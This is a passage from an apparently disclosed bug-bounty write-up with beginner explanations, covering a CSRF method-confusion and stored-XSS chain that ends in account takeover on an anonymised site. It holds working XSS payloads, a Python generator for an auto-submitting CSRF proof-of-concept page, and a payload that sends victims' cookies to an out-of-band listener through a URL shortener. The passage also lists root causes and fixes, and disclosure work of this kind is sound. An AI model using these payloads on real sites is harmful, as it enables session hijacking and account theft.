- `[redacted] is the CSRF token. A CSRF token is a long random value the site puts into each form. The server checks it on submission to confirm the form really came from the site's own page and not from somewhere else. It is like a wax seal on a letter: hard to forge, easy to check.
template_name=HACKEDis the name given to the template.name=DrakenKun%22onfocus%3D%22prompt(document.cookie)%22autofocus%3D%22is the payload.%22is the URL-encoded form of", and%3Dis the URL-encoded form of=. URL encoding replaces characters that have special meaning in a URL with a%code so they can travel safely.- The remaining fields (
description,price,keywordsand so on) are the other template settings, mostly empty or set to-1.
The body carries a token parameter alongside the template fields; name holds the URL-encoded payload. The server answered 200 OK, and a template called HACKED was created with the numeric ID 1655438.
Step 2: CSRF #1, token removal plus method confusion
Removing the token parameter from the POST produced 401 Unauthorized. 401 Unauthorized is the status code meaning "you are not allowed to do this" (usually because you are not logged in or did not prove who you are).
Removing the token and converting the request from POST to GET did not:
https://www.vulnerable.com/index.php?page=clip_templates2&what=image&command=new&submit_what=Save&original_source=-1&contains_alpha_matte=-1&seamless_looping=-1&controller_pattern_ref=fc0&template_name=HACKED&video_standard=199&name=DrakenKun%22onfocus%3D%22prompt(document.cookie)%22autofocus%3D%22&description=&media_source=&media_created_at_int_yyyy=-1&media_created_at_int_mm=-1&media_created_at_int_dd=-1&location_city=&location_country=©right=&pricing_logic=&single_use_license=f&price=&pricing_manual1image=&pricing_manual2image=&pricing_manual3image=&free_clip=-1&keywords=&tagskeywords=¬es_for_you=&curator_note=
This is the same data as before, but now all of it sits in the URL after the ?, and the request is a GET. The token parameter is gone. The payload is still there, URL-encoded.
This returned 200 OK.
This is the first CSRF vulnerability: unauthorised image template creation via HTTP method confusion.
CSRF stands for Cross-Site Request Forgery. It is an attack where a malicious page makes your browser send a request to another site where you are logged in, without you meaning to. Your browser automatically attaches your cookies to any request going to that site, so the site thinks the request came from you. The CSRF token is the defence: the malicious page cannot know the token, so the server rejects the forged request. If the token is not checked, the defence is gone.
Method confusion here means the server treated the POST and GET versions differently: the POST without a token was rejected, the GET without a token was accepted. The server treats the two methods differently, and the attacker uses the one with the weaker check.
Step 3: applying a template to an image
On the uploads page:
https://www.vulnerable.com/index.php?page=my_uploads
an Execute button offers several dropdown options. The researcher selected Apply Image Template, clicked Execute,
chose the HACKED template and clicked Submit.
The intercepted request:
POST /index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1 HTTP/2
Host: www.vulnerable.com
Cookie: <cookies>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:157.0) Gecko/20100101 Firefox/157.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 160
Origin: https://www.vulnerable.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers
This is the same shape as the earlier request. The path now points to my_uploads_apply_template, the action that applies a template. The headers do the same jobs as before: cookies identify the user, Content-Type says the body is form data, Content-Length: 160 says the body is 160 bytes.
template=1655438&[redacted]&itemscomma=344854051&form_pattern_ref=&crc32_ref=151023883&submit=Submit
In this request:
template=1655438is the Template ID.itemscomma=344854051is the Image ID.token=...is again the CSRF token.crc32_ref=151023883is a checksum reference the page included; the report does not explain its purpose.
The server processed it and returned 200 OK.
Step 4: CSRF #2, the same trick on the apply action
The same technique was applied: drop the token and switch to GET.
https://www.vulnerable.com/index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1&template=1655438&itemscomma=344854051&form_pattern_ref=&crc32_ref=151023883&submit=Submit
It worked. This is the second CSRF vulnerability: an attacker can force-apply a template containing the XSS payload to a victim's upload.
Navigating to the uploads page afterwards triggered the stored XSS payload in the browser.
XSS stands for Cross-Site Scripting. It is when an attacker gets their own script to run inside another user's browser on the target site. Stored XSS means the malicious script is saved on the server (here, inside the template's name field) and runs later, whenever a page displays that saved value. Think of it as writing graffiti on a sign that the site then shows to everyone who walks past.
Step 5: chaining into account takeover
The attacker needs two pieces of information:
- Target Image ID, publicly visible on the victim's uploaded media page.
- Template ID, generated when the victim creates a template.
The exact template ID assigned to the victim is unknown, but IDs are auto-incrementing. If a template gets ID 1655480, the following templates receive 1655481, 1655482, 1655483 and so on. Auto-incrementing means each new item gets the next number in line, like tickets at a deli counter.
The attacker first creates their own template to capture a baseline ID (for example 1655480). Because CSRF #2 needs a valid template ID, the PoC iterates over a short range of sequential IDs to guess the victim's. A PoC (Proof of Concept) is a small demonstration that proves the attack works.
1655480
1655481
1655482
1655483
…
1655500
A helper script retrieves the target image ID and the attacker's latest template ID and generates the PoC page:
image_id = input("Enter victim image ID: ").strip()
attacker_template_id_start = int(input("Enter attacker's template ID: ").strip())
Line by line:
input("Enter victim image ID: ")shows a prompt and waits for the attacker to type something..strip()removes any accidental spaces at the start or end.int(input("Enter attacker's template ID: ").strip())does the same but converts the typed text into a whole number, so it can be used in arithmetic later.
html = """<html>
<body>
<!-- Injecting malicious template (GET request, no method attribute) -->
<form name="inject_form" action="https://www.vulnerable.com/index.php">
<input type="hidden" name="page" value="clip_templates2" />
<input type="hidden" name="what" value="image" />
<input type="hidden" name="command" value="new" />
<input type="hidden" name="submit_what" value="Save" />
<input type="hidden" name="original_source" value="-1" />
<input type="hidden" name="contains_alpha_matte" value="-1" />
<input type="hidden" name="seamless_looping" value="-1" />
<input type="hidden" name="controller_pattern_ref" value="fc0" />
<input type="hidden" name="template_name" value="hacked" />
<input type="hidden" name="video_standard" value="199" />
<input type="hidden" name="name" value='DrakenKun"onfocus="prompt(document.cookie)"autofocus="' />
<input type="hidden" name="description" value="YouAreHacked!!!!!!!!!!!!!" />
<input type="hidden" name="media_source" value="" />
<input type="hidden" name="media_created_at_int_yyyy" value="-1" />
<input type="hidden" name="media_created_at_int_mm" value="-1" />
<input type="hidden" name="media_created_at_int_dd" value="-1" />
<input type="hidden" name="location_city" value="" />
<input type="hidden" name="location_country" value="" />
<input type="hidden" name="copyright" value="" />
<input type="hidden" name="pricing_logic" value="" />
<input type="hidden" name="single_use_license" value="" />
<input type="hidden" name="price" value="5" />
<input type="hidden" name="pricing_manual1image" value="" />
<input type="hidden" name="pricing_manual2image" value="" />
<input type="hidden" name="pricing_manual3image" value="" />
<input type="hidden" name="free_clip" value="-1" />
<input type="hidden" name="keywords" value="" />
<input type="hidden" name="tagskeywords" value="" />
<input type="hidden" name="notes_for_you" value="" />
<input type="hidden" name="curator_note" value="" />
</form>
<script>
setTimeout(() => document.inject_form.submit(), 200);
</script>"""
# Start at 300ms
delay = 300
for tid in range(attacker_template_id_start, attacker_template_id_start + 21):
html += f"""
<form name="form_{tid}" action="https://www.vulnerable.com/index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1" method="GET">
<input type="hidden" name="template" value="{tid}" />
<input type="hidden" name="itemscomma" value="{image_id}" />
<input type="hidden" name="form_pattern_ref" value="" />
<input type="hidden" name="crc32_ref" value="151023883" />
</form>
<script>
setTimeout(() => document.form_{tid}.submit(), {delay});
</script>"""
delay += 100
html += """
</body>
</html>"""
# Write to HTML file
with open("POC.html", "w") as f:
f.write(html)
print("[+] CSRF PoC saved to POC.html")
This script builds a web page. Line by line:
html = """<html> ... </html>"""starts a long piece of text holding the page. The triple quotes let the text span many lines.- The
<form>tag is an HTML form, the same kind you fill in on any website.action="https://www.vulnerable.com/index.php"says where the form sends its data. Because there is nomethodattribute, the browser uses the default, which isGET. - Each
<input type="hidden" ...>is a form field the user cannot see.nameis the field's name andvalueis what gets sent. Together they reproduce the template creation request from Step 1, without the token. - The
namefield holds the payload, with"standing for a double quote inside HTML. The browser turns"back into"when it sends the form. <script>setTimeout(() => document.inject_form.submit(), 200);</script>is a small script that waits 200 milliseconds and then submits the form automatically.setTimeoutruns a function after a delay;document.inject_formfinds the form by itsname;.submit()sends it.delay = 300sets the starting delay for the next batch of forms.for tid in range(attacker_template_id_start, attacker_template_id_start + 21):loops 21 times, once for each candidate template ID from the attacker's baseline up to 20 numbers later.- Inside the loop,
html += f"""..."""adds another form to the page. Thefbefore the quotes means the text can contain{tid},{image_id}and{delay}, which are replaced with their current values. - Each of these forms has
method="GET"and targetsmy_uploads_apply_template. It sendstemplate={tid}(the guessed ID) anditemscomma={image_id}(the victim's image). - The script inside each form waits
{delay}milliseconds and then submits that form.delay += 100increases the wait by 100 milliseconds for the next one, so the forms fire one after another rather than all at once. html += """</body></html>"""closes the page.with open("POC.html", "w") as f: f.write(html)saves the page to a file calledPOC.html.print("[+] CSRF PoC saved to POC.html")tells the attacker the file is ready.
The generated page works in three stages:
- Malicious template creation (CSRF #1). An auto-submitting form targets
clip_templates2with a GET request and creates a template whosenamefield holdsDrakenKun"onfocus="prompt(document.cookie)"autofocus=". It fires 200ms after the victim loads the page. - Template assignment iteration (CSRF #2). Because IDs are sequential, the new template takes the next available ID. The script emits 20 hidden forms covering
attacker_template_id_startthrough+20. - Timed submission. Each form targets
my_uploads_apply_templatewith GET, binding the template to the victim'sitemscomma(image ID). Submissions are staggered by 100ms so the creation step is processed before the matching apply request.
Once the victim opens POC.html, the chain runs unattended: the payload template is created and bound to their uploaded image. When they visit their uploads dashboard, the payload fires.
Step 6: exfiltrating cookies and the 80-character limit
To steal session cookies, the payload can send them to an out-of-band listener such as a Burp Collaborator endpoint. An out-of-band listener is a server the attacker controls that records any request sent to it, so the attacker can see data that the victim's browser sends out. Exfiltration means getting data out of the victim's browser to the attacker.
"autofocus onfocus="new Image().src='http://[redacted].oastify.com/4zyca2ms/?'+document.cookie"
Reading it:
"autofocus onfocus="breaks out of the attribute and sets up an event handler, as before.new Image().src='...'creates an invisible image in the page and sets its source address. The browser then tries to load that address, which sends a request to the attacker's listener.'http://[redacted].oastify.com/4zyca2ms/?'+document.cookieis the address, with the victim's cookies appended after the?. The listener records the full address, so the attacker sees the cookies.
The input field had an 80-character limit, and this payload was 117 characters long.
To fit, the researcher shortened the collaborator host with a URL shortener (TinyURL):
"autofocus onfocus="new Image().src='//tinyurl.com/4zyca2ms/?'+document.cookie"
That is exactly 79 characters, just under the limit. A URL shortener turns a long web address into a short one that redirects to the original. Once the image title holds this payload, viewing the page runs the script and the attacker receives the victim's session cookies, giving a complete account takeover.
Root cause
The chain rests on four weaknesses:
- The template
namefield is reflected into an<input>tag without HTML-encoding the double quote, so an attacker can break out of the attribute and add event handlers. - Removing the token from a POST gives
401 Unauthorized, but the same action as a GET without a token succeeds. - The apply-template action also accepted a GET without the token, so a cross-site GET can bind an attacker's template to a victim's image.
- Template IDs are sequential and guessable, which lets the attacker enumerate the victim's template ID within a small range.
The payload was blocked with 403 Forbidden when changing an image title but returned 200 OK on template creation.
Impact
An attacker who knows a victim's public image ID can send a link to a page they control. When a logged-in victim opens it, a template containing the XSS payload is created under the victim's account and applied to the victim's image. The next time the victim visits their uploads dashboard, the stored XSS runs in their session. With the shortened payload, the attacker receives the victim's session cookies and takes over the account. The attack needs the victim to open the attacker's page; the template ID is guessed by iterating a short range of sequential IDs. The security team rated the report High Severity (CVSS 8.7), though the researcher felt the full chain was closer to Critical.
Fix
- HTML-encode the double quote (and other attribute-breaking characters) wherever user input is reflected into an
<input>tag. - Enforce the CSRF token on every state-changing action regardless of HTTP method, and reject state changes over GET.
- Do not use predictable sequential IDs for templates, or at least do not let an attacker apply a template they do not own.
- Extend WAF coverage to the template creation endpoint so the same payload is blocked everywhere.
Variants to test
- Method confusion on token checks. Take any POST that carries a CSRF token, remove the token and resend as GET. A
200 OKwith the action performed is a positive result. - Attribute injection in reflected fields. Submit
XSS'"into title, name and description fields and inspect the HTML. An unencoded"inside an attribute is a positive result. - WAF coverage gaps. Send the same blocked payload to other endpoints that accept similar fields. A
200 OKwhere the original endpoint returned403is a positive result. - Sequential ID guessing. Create an object, note its ID, then request nearby IDs. If objects belonging to other users are reachable or applicable, the IDs are predictable and enumerable.
- Length-limited XSS fields. When a field truncates input, measure the limit and try shortened payloads using URL shorteners or minimal event handlers. A payload that fits and executes is a positive result.
- Chained CSRF. Build an auto-submitting HTML page that performs two state-changing GETs in sequence with staggered timers. If both succeed without user interaction beyond loading the page, the chain is viable.
Glossary
- Account takeover (ATO): when an attacker gains control of another person's account, usually by stealing their session.
- Attribute injection: slipping extra attributes (such as event handlers) into an HTML tag by breaking out of a quoted value.
- Auto-incrementing ID: a numbering scheme where each new item gets the next number in sequence.
- Burp Collaborator: a service that gives an attacker a unique address and records any requests sent to it, used to catch data sent out by a victim's browser.
- Burp Suite: a tool that sits between a browser and a server so requests can be paused, read and edited.
- CloudFront WAF: Amazon's web application firewall, a filter that inspects incoming requests and blocks ones that look malicious.
- Cookie: a small piece of text a site asks the browser to store and send back on every request, often used to remember that you are logged in.
- CSRF (Cross-Site Request Forgery): an attack where a malicious page makes your browser send a request to another site where you are logged in, without you meaning to.
- CSRF token: a long random value placed in a form and checked by the server to prove the form came from the site's own page.
- CVSS: a standard scoring system for the severity of a security flaw; higher numbers mean more serious.
- Endpoint: a specific address on a website that performs a specific action.
- Event handler: a piece of script the browser runs when something happens to an element, such as it being focused or clicked.
- Exfiltration: getting data out of a victim's browser to the attacker.
- GET: the HTTP method used when a browser simply asks for a page.
- Header: a line of extra information sent with an HTTP request or response, such as the browser type or cookies.
- HTML: the language web pages are written in, made of tags such as
<input>. - HTML-encoding: converting characters such as
"into safe codes so they cannot break out of HTML structure. - HTTP method: the verb of a request, such as GET (fetch) or POST (send data).
- HTTP status code: a number in the response saying what happened, such as
200 OK,401 Unauthorizedor403 Forbidden. - ID: a label the site uses to tell one item apart from another.
- Method confusion: a flaw where a server checks security on one HTTP method but not another.
- Out-of-band listener: a server the attacker controls that records any request sent to it.
- Parameter: a named value sent with a request, like a form field (
itemid=344854051). - PoC (Proof of Concept): a small demonstration that proves an attack works.
- POST: the HTTP method used when a browser sends data to the server, for example submitting a form.
- Pwnfox: a browser extension that colour-codes requests so different sessions can be told apart.
- Session cookie: the specific cookie that holds your logged-in state.
- Stored XSS: a cross-site scripting attack where the malicious script is saved on the server and runs later for anyone who views the saved value.
- Template: a saved set of settings a user can reuse, like a rubber stamp.
- URL encoding: replacing characters that have special meaning in a URL with
%codes so they travel safely. - URL shortener: a service that turns a long web address into a short one that redirects to the original.
- User-Agent: a header that identifies the browser and operating system.
- WAF (Web Application Firewall): a filter in front of a website that inspects incoming requests and blocks ones that look malicious.
- XSS (Cross-Site Scripting): getting an attacker's script to run inside another user's browser on the target site.


